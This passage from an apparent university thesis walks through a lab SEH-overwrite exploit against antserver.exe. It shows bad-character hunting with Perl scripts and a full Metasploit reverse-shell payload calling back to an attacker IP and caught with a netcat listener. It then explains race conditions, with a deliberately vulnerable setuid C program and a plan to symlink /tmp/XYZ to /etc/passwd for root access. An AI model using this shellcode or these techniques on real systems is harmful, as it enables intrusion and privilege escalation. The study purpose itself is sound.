"\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b"
"\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a"
"\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89"
"\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98"
"\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7"
"\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6"
"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5"
"\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4"
"\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3"
"\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2"
"\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
root@bt:~/Desktop/SEH#
SEH : bash
```

Picture 62: Execution of gen_code.pl to avoid bad characters

Now we select these lines, separately each time, and place them in the exploit, where the shellcode was initially placed, in order to determine the problem with the overwritten SEH address. It is understood that the OllyDbg and antserver.exe will be rerun after the placement of a new line. In the first run the exploit causes a crush and the SEH Chain is overwritten with the expected address as is shown below. This means that none of these characters are bad.

Picture 63: Overwritten SEH chain with the expected address

Continuing, the second row is added. After the execution of the exploit we observe that we get a crash with the SEH Chain pointing at 90909090, as we see below.



Picture 64: SEH pointing to NOPs

This indicates that somewhere in the second row a bad character exists. In order to find it the line must be approximately splitted in half in the following form: \x12\x13\x14\x15\x16\x17\x18\x19. So the buffer takes the following form:


```
buffer +=
("\x01\x03\x04\x05\x06\x07\x08\x09\x0c\x0e\x0f\x10\x11\x12\x13"
"\x12\x13\x14\x15\x16\x17\x18\x19")
```

We execute again the exploit and observing that we get a crash at the SEH Chain with the expected value. This means that the bad character is in the second half of the row. In order to discover it we split again in half the second part of the original row and the buffer takes the following form:

```
buffer +=
("\x01\x03\x04\x05\x06\x07\x08\x09\x0c\x0e\x0f\x10\x11\x12\x13"
"\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d")
```

Running again the exploit we see that as before the SEH Chain is overwritten with the expected value. As a result the bad characters are narrowed to these three, \x1e\x1f\x20. By following the same method we conclude that the bad character is \x20. It is worth to mention that this character in ASCII is represented by a space and it is considered a “whitespace” character. Furthermore, the same method is followed for the remaining rows but it is confirmed that there are no more bad characters. So the gen_code.pl is executed again with the addition of the \x20, as it is shown below.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ




Picture 65: Re-executing gen_code.pl discarding \x20 bad characters

Now we can insert the above rows in a buffer in the exploit. When it is executed we will see that the SEH Chain is overwritten with the expected value. [10]


5.3.9 Additional bad characters

In order to locate more bad characters in the buffer, the contents of the memory dump must be examined. Firstly, a breakpoint must be placed on the SEH overwrite address `0x0F9A196A`. Next, the exception is passed to the program with the use of Shift+F9 and with the F7 key in order to step through the POP POP RETURN and JMP instructions. We reach the point where the 16 NOPs are beginning and the characters that the exploit send are visible starting with `x01 x02`. By selecting the address that corresponds to these characters and right clicking it, we select Follow in Dump → Selection, as we can see below, to make it appear in the memory dump window.




Picture 66: Following address's memory dump

So, now the characters are visible and they have a range between `x01` to `xFF` in the memory dump. As a next step, they are selected and right clicked choosing the Binary → Binary Copy menu option.



Picture 67: Copying characters

The copy is pasted in a file named binary_copy.txt. If we want to see the contents of this file we give the following command in a terminal, cat binary_copy.txt, as we can see below.



Picture 68: Contents of binary_copy.txt

The next move is to take the output from the gen_code.pl and place it in a text file named shell.txt. It is now time to use the mem_compar.pl script. Its usage is to compare the two files we created for bad characters. Before executing the script we must make it executable using the chmod +x command. The source code of mem_compar.pl is as follows.

```
#!/usr/bin/perl
# mem_compar.pl
# Version 0.1

use Getopt::Long;
GetOptions('help|?|' => \$help);
if ( ($help) || (! $ARGV[1]) ) {&help; }
open(INPUT, "<$ARGV[0]") || die("Could not open file $ARGV[0].\n\n");
@array = <INPUT>;
foreach $line (@array) {
	$line =~ tr/A-F/a-f/;
	chomp($line);
	@temp = split ' ', $line;
	push(@memorybytes, @temp)
}
close(INPUT);
open(INPUT, "<$ARGV[1]") || die("Could not open file $ARGV[1].\n\n");
@array = <INPUT>;
foreach $line (@array) {
	$line =~ tr/\"\\.\; //d;
	$line =~ s/^x//;
	$line =~ tr/A-F/a-f/;
	chomp($line);
	@temp = split 'x', $line;
	push(@shellcodebytes, @temp)
}
close(INPUT);
$counter = 0;
foreach $memorybyte (@memorybytes) {
	if ($memorybyte ne $shellcodebytes[$counter]) {
		print "Memory: $memorybyte Shellcode:
$shellcodebytes[$counter] at position $counter\n";
	}
	$counter++;
}
sub help{
	print "This script compares a file containing a ASCII Text
	binary copy of a memory dump from OllyDbg as parameter one and
	compares it to a file containing shellcode in c style format as
	parameter two.\n\n" .
	"All diferences between the two files will be printed to the
	console.  No output means no differences.  Used to find bad
	characters when writing exploits.\n\n" .
	"Generate the ASCII Text binary output from OllyDbg by right
	clicking in the memory dump pane of the CPU Window, select
	Binary->Binary Copy, and paste the contents into a file.  The
	file should contain a sequence of hex characters separated by
	spaces.\n\n" .
```

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
        "The Shellcode can be entered in c style format, with
        characters represented like so \\x55.\n\n";
        exit;
}
```

After the execution of the mem_compar.pl script we get the following result.

```
SEH : bash <2>
File  Edit  View  Bookmarks  Settings  Help
root@bt:~/Desktop/SEH# ./mem_compar.pl binary_copy.txt shell.txt
Memory: 57 Shellcode: 25 at position 33
Memory: 28 Shellcode: 26 at position 34
Memory: 29 Shellcode: 27 at position 35
Memory: 2a Shellcode: 28 at position 36
Memory: 2b Shellcode: 29 at position 37
SEH : bash
```

Picture 69: Execution of mem_compar.pl

This gives an extensive list of differences between the values of the two files that compares. It seems that the first difference takes place with the character x25 from the shell.txt file. Moreover if look at the memory dump the characters x25, x26 and x27 are missing and replaced by an x57 character. This is an indication that one or all of those characters are bad characters. The next step is to test if the x25 character is bad by generating a new buffer for the exploit. Using the gen_code.pl script we add to the original bad characters the hypothetical one and generate a new set of rows. This time the x25 character is discarded. The result is added into the exploit and when executed it is sent to the vulnerable application. Following the previous steps in OllyDbg we create a new file with the memory dump. Then the result of the gen_code.pl is copied in the shell.txt replacing the previous data. Also, the new memory dump we get from the vulnerable application is copied in the binary_copy.txt replacing the older data. Then the mem_compar.pl script is executed in order to compare the shell.txt and binary_copy.txt once more, as it is shown below.

```
SEH : bash <2>
File  Edit  View  Bookmarks  Settings  Help
root@bt:~/Desktop/SEH# ./mem_compar.pl binary_copy.txt shell.txt
root@bt:~/Desktop/SEH# 
SEH : bash
```

Picture 70: Execution of mem_compar.pl comparing shell & binary_copy files

As a result we get no output. This tells us that all the characters the exploit sends to the vulnerable application are present in the memory in the original order that they are sent. At this stage we have all the bad characters and we are ready to remake a shellcode without them. [10]

5.3.10 Adding the new shellcode

We use again the Metasploit in order to create a new shellcode, encoding now all the bad characters as we can see below, in the following picture.

```
root : .ruby.bin
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.233
.146 LPORT=443 R | msfencode -a x86 -b '\x00\x0a\x0d\x20\x25' -s
619 -t c
[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)

unsigned char buf[] =
"\xba\x0e\x6d\x9b\x97\xdd\xc5\xd9\x74\x24\xf4\x5e\x33\xc9\xb1"
"\x4f\x31\x56\x14\x03\x56\x14\x83\xee\xfc\xec\x98\x67\x7f\x79"
"\x62\x98\x80\x19\xea\x7d\xb1\x0b\x88\xf6\xe0\x9b\xda\x5b\x09"
"\x50\x8e\x4f\x9a\x14\x07\x7f\x2b\x92\x71\x4e\xac\x13\xbe\x1c"
"\x6e\x32\x42\x5f\xa3\x94\x7b\x90\xb6\xd5\xbc\xcd\x39\x87\x15"
"\x99\xe8\x37\x11\xdf\x30\x36\xf5\x6b\x08\x40\x70\xab\xfd\xfa"
"\x7b\xfc\xae\x71\x33\xe4\xc5\xdd\xe4\x15\x09\x3e\xd8\x5c\x26"
"\xf4\xaa\x5e\xee\xc5\x53\x51\xce\x89\x6d\x5d\xc3\xd0\xaa\x5a"
"\x3c\xa7\xc0\x98\xc1\xbf\x12\xe2\x1d\x4a\x87\x44\xd5\xec\x63"
"\x74\x3a\x6a\xe7\x7a\xf7\xf9\xaf\x9e\x06\x2e\xc4\x9b\x83\xd1"
"\x0b\x2a\xd7\xf5\x8f\x76\x83\x94\x96\xd2\x62\xa9\xc9\xbb\xdb"
"\x0f\x81\x2e\x0f\x29\xc8\x26\xfc\x07\xf3\xb6\x6a\x10\x80\x84"
"\x35\x8a\x0e\xa5\xbe\x14\xc8\xca\x94\xe0\x46\x35\x17\x10\x4e"
"\xf2\x43\x40\xf8\xd3\xeb\x0b\xf8\xdc\x39\x9b\xa8\x72\x92\x5b"
"\x19\x33\x42\x33\x73\xbc\xbd\x23\x7c\x16\xc8\x64\xeb\x59\x63"
"\x83\x7e\x31\x76\x53\x7e\x79\xff\xb5\xea\x6d\x56\x6e\x83\x14"
"\xf3\xe4\x32\xd8\x29\x6c\xd6\x4b\xb6\x6c\x91\x77\x61\x3b\xf6"
"\x46\x78\xa9\xea\xf1\xd2\xcf\xf6\x64\x1c\x4b\x2d\x55\xa3\x52"
"\xa0\xe1\x87\x44\x7c\xe9\x83\x30\xd0\xbc\x5d\xee\x96\x16\x2c"
"\x58\x41\xc4\xe6\x0c\x14\x26\x39\x4a\x19\x63\xcf\xb2\xa8\xda"
"\x96\xcd\x05\x8b\x1e\xb6\x7b\x2b\xe0\x6d\x38\x5b\xab\x2f\x69"
"\xf4\x72\xba\x2b\x99\x84\x11\x6f\xa4\x06\x93\x10\x53\x16\xd6"
"\x15\x1f\x90\x0b\x64\x30\x75\x2b\xdb\x31\x5c";
root@bt:~#
root : .ruby.bin
```

Picture 71: New shellcode with encoded all the bad characters

As a next step we paste it in our new exploit, named USV_5.py. Then we open a listener with the Netcat program on port 443 as it was defined during the creation to the reverse shellcode, as we can see below.

```
root : nc
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# nc -nvvlp 443
listening on [any] 443 ...
root : nc
```

Picture 72: Listening on port 443

Back to the victim OS, we restart the vulnerable application and we execute the exploit. Looking to the listener we have the following result, as it illustrated below.

```
root : nc
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# nc -nvvlp 443
listening on [any] 443 ...
connect to [192.168.233.146] from (UNKNOWN) [192.168.233.133] 104
7
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
root : nc
```

Picture 73: Obtaining root shell on vulnerable OS

The attack is successful, resulting in a root shell from the vulnerable OS. [10]

6 Race Condition Vulnerability

Generally, a Race Condition is a defect that appears in electronic systems affecting logic circuits or in software systems affecting multi-thread processes. Its appearance is depended on how the output of those systems is affected by the rate and timing of occurrence of uncontrollable events. The definition of the term “Race Condition” derives from the conception that two different signals are racing each other in order to affect some output.

In computer security exists a specific kind of Race Condition called time-of-check-to-time-of-use or TOCTTOU bug. This software bug is caused in a software system among the check of a predicate, like authentication credentials, and the usage of the checked results.

In order to understand this type of Race Condition, an example is presented. Let's consider a software application that gives to simple user permissions in editing a specific type of text files. It also permits the users with administrative permissions to lock these files, preventing further editing. The simple user makes a request in order to edit a text file, and the file is opened for processing. Before he saves his changes to the file, the administrator locks this file, which normally would prevent editing. Nevertheless, since the simple user has already begun the editing procedure when he saves his changes to the file the edit is successful. By the time the simple user starts editing the text file his authorization was checked and he was granted to make changes, but this authorization was used in a later stage, and should not have the given him permissions to make any changes. [13]

7 Race Condition in UNIX-based systems

This type of vulnerability is very common in Unix-based operation systems, exploiting especially the /tmp and /var/tmp shared directories opening up Race Conditions. All these Unix-based systems support user processes. Each of these processes occupies its own separate memory area which in normal circumstances it is unreachable by other processes. The Kernel[4] component attempts to make it appear as if the processes are executed simultaneously. If the system supports multiprocessing, the processes are actually run at the same time. A process has in theory one or more threads, sharing memory among each other and they can also run simultaneously. Because threads have the capability to share memory, the possibility to have Race Conditions is between them is heighten in comparison with the processes. In addition the Linux Kernel supports only threading, running threads that share memory with other threads or running threads that do not share memory with other threads, thus implementing distinctive processes.

In order to comprehend how Race Conditions work, a common statement in programming language C is analyzed. This statement is the following: a = a +1;
Now, we have the hypothesis that two different threads are executing the above statement, sharing between them the 'a' variable and 'a' has as an initial value the number 5. A possible execution order is presented as follows:

[4] In computing, the Kernel is the main component of most computer operating systems; it is a bridge between applications and the actual data processing done at the hardware level. The kernel's responsibilities include managing the system's resources (the communication between hardware and software components).

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
thread #1: variable 'a' is loaded in a register5 in thread1.
thread #2: variable 'a' is loaded in a register in thread2.
thread #1: 1 is added to the register of thread1, computation results
           the value 6.
thread #2: 1 is added to the register of thread2, computation results
           the value 6.
thread #1: the register value 6 is stored to 'a'.
thread #2: the register value 6 is stored to 'a'.
```

It is notable that, even if the two threads had each added one value at the variable the end result is a total of value 6 instead of 7. The problem lies in the fact that the two treads are interfering between each other. As a general rule, threads do not execute individually single processes at once; in the majority of cases one thread can interrupt another and manipulate shared resources. Thus, if a thread of a secure program is not designed to expect this kind of interruptions, another thread could interfere with that secure thread. [14]

7.1 Security issues with shared directories in Unix-like systems

Enough caution must be taken when a trusted program shares a directory that is used by potentially untrusted users. The most common shared directories in UNIX-like systems are /tmp and /var/tmp. The /tmp directory was created to host newly created temporary files and in normal circumstances these temporary files cannot be shared. But it was also discovered that this directory can be used to create files shared among users. Thus, due to the fact that these directories can be used for different purposes each time, the OS cannot place access control rule in order to prevent attacks.

In the case that a shared directory is used by multiple users that they can add new files in it and a trusted user intends to add his own files from a privileged program to that directory, he must set the sticky bit of that directory on. The sticky bit is a user ownership access-right flag that can be assigned to files or directories in UNIX-like systems. When the sticky bit is set on, only the item's owner, the directory's owner, or the superuser can rename or delete files. So, in an ordinary directory without the sticky bit enabled, anyone that has write privileges can modify or delete files causing a number of problems. Thus, the conclusion is that the shared directories must have the sticky bit set on, letting only the root or file owner to do the modifications. The sticky bit is enabled on the /tmp and /var/tmp directories.

During the execution of programs sometimes some junk temporary files are remain in the shared folders. In order to compensate and delete these files, the operating system

[5] In computer architecture, a processor register is a small amount of storage available as part of a CPU or other digital processor. Such registers are (typically) addressed by mechanisms other than main memory and can be accessed more quickly.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

uses the “tmpwatch” program that is executed automatically. This feature is convenient but an attacker may have the capability to maintain the system busy in a high rate making the active files to become old. As a result the operating system may automatically delete a file that is currently in active use, letting the attacker to create his own rogue file which carries the same name. This vulnerability is called tmpwatch race problem.

Furthermore, an attacker may try to insert his own actions before or during the execution of the actions of the secure program. A usual tactic of attacking is the creation and the destruction of symbolic links in the shared directory to some other file during the execution of the secure program. The /etc/passwd or /dev/zero files are common link destinations. The attacker tries to create a condition where the secure program “understands” that a given file name does not exist. His next action is to create a symbolic link to another file and when the secure program performs some operations it opens an involuntary file. An alteration of the previous attack is the creation and destruction of files with normal privileges, where an attacker can write, forcing the secure program to create an internal file controlled by him. These types of vulnerabilities will be explained in the following exploitation example. [15]

7.2 Exploiting a Race Condition vulnerability

The Operating System used for demonstrating this kind of attack is Ubuntu 8.04.4 desktop 32-bit version running on VMware Workstation virtual machine. The ultimate goal of the following attack is to gain root privileges, namely the attacker should be able to do anything that root user can do. The following program, written in C, appends a string of user input to the end of a temporary file /tmp/XYZ. It also contains Race Condition vulnerability.

```
/* rc_vuln.c */

#include <stdio.h>
#include <unistd.h>
#define DELAY 10000

int main()
{
        char * fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;
        long int  i;

        /* get user input */
        scanf("%50s", buffer );
```

```
        if(!access(fn, W_OK)){
            /* simulating delay */
             for (i=0; i < DELAY; i++){
                int a = i^2;
             }

             fp = fopen(fn, "a+");
             fwrite("\n", sizeof(char), 1, fp);
             fwrite(buffer, sizeof(char), strlen (buffer), fp);
             fclose(fp);
        }
        else printf("No permission \n");
}
```

The `access()` system call is checking if the "real" UID or GID has permissions to access a file. If this is the case it returns the value 0. It is usually used by a Set-UID program before accessing a file on behalf of the real user ID.

The `fopen()` system call is used to open a file with given filename. Whether or not this function opens an existing file or creates a new one, opens it for appending, overwriting or reading or as a binary or text file, depends on the mode string supplied as parameter. In this case it opens it for appending strings in the /tmp/XYZ file.

The `fwrite()` system call is used to write an array of "count" elements, each one with a size of "size" bytes, from the block of memory pointed by "ptr" to the current position in the "stream". The `fclose()` system call is used to close the specified file `fp` . This function must be used to clean up after the usage of a file.

The above program wants to write to file /tmp/XYZ. Before doing that, it ensures that the file is indeed writable by the real user ID. Without such a check, the program can write to this file regardless of whether the real user ID can write to it or not, because the program runs with the root privilege. The race condition vulnerability in this program occurs due to the time window, caused by the simulated delay of 10000ms, between the check (access) and the use (fopen). Thus, exists the possibility the file used by access() is different from the file used by fopen(), even though they have the same file name (/tmp/XYZ). In case an attacker manages to create a symbolic link from /tmp/XYZ pointing to /etc/passwd he can cause the user input to be appended to /etc/passwd. The /etc/passwd file is the authentication database for a UNIX machine. It contains basic user attributes. It is an ASCII file that contains an entry for each user and each entry defines the basic attributes applied to a user. When the mkuser command is used to create a new user to the system, it updates this file. The users in the /etc/passwd file looks as it is shown below.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
root:x:0:0:root:/root:/bin/bash
```

1 2 3 4 5 6 7

Picture 74: root user

```
ubuntu8:x:1000:1000:Ubuntu8,,,:/home/ubuntu8:/bin/bash
```

1 2 3 4 5 6 7

Picture 75: Ubuntu8 user


1. **Username:** It used when user logs in. It should be between 1 and 32 characters in length.
2. **Password:** An x character indicates that encrypted password is stored in /etc/shadow file.
3. **User ID:** Each user must be assigned a user ID (UID). UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. Further UID 100-999 are reserved by system for administrative and system accounts/groups. The ubuntu8 account is a regular user account and its value 1000 does not indicate anything special.
4. **Group ID:** The primary group ID (stored in /etc/group file)
5. **User ID Info:** The comment field. It allows adding extra information about the users such as user's full name, phoning number etc. This field use by finger command.
6. **Home Directory:** The absolute path to the directory the user will be in when they log in. If this directory does not exist then the users directory becomes /.
7. **Command/shell:** The absolute path of a command or shell (/bin/bash). Typically, this is a shell.

As a next step the program is compiled with the GNU Compiler Collection or GCC as follows:

```
ubuntu8@ubuntu8-desktop: ~/Desktop/Race Condition
File Edit View Terminal Tabs Help
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$ gcc rc_vuln.c -o rc_vuln
rc_vuln.c: In function ‘main’:
rc_vuln.c:24: warning: incompatible implicit declaration of built-in functi
on ‘strlen’
ubuntu8@ubuntu8-desktop:~/Desktop/Race Condition$
```


Picture 76: rc_vuln.c compilation

Next the privileges of this program must change in order to be owned by the root user as a Set-UID program. As we can see below in the following picture, the compiled program has the default, current user (ubuntu8), privileges.



Picture 77: Default privileges of rc_vuln.c

First the owner and the group owner parameters are changed from ubuntu8 to root with the “chown” and “chgrp” commands respectively, shown in Picture 78.



Picture 78: Changing user & group privileges

Then the Set-UID is set for the root user, shown in the following picture, with the “chmod” command.

```
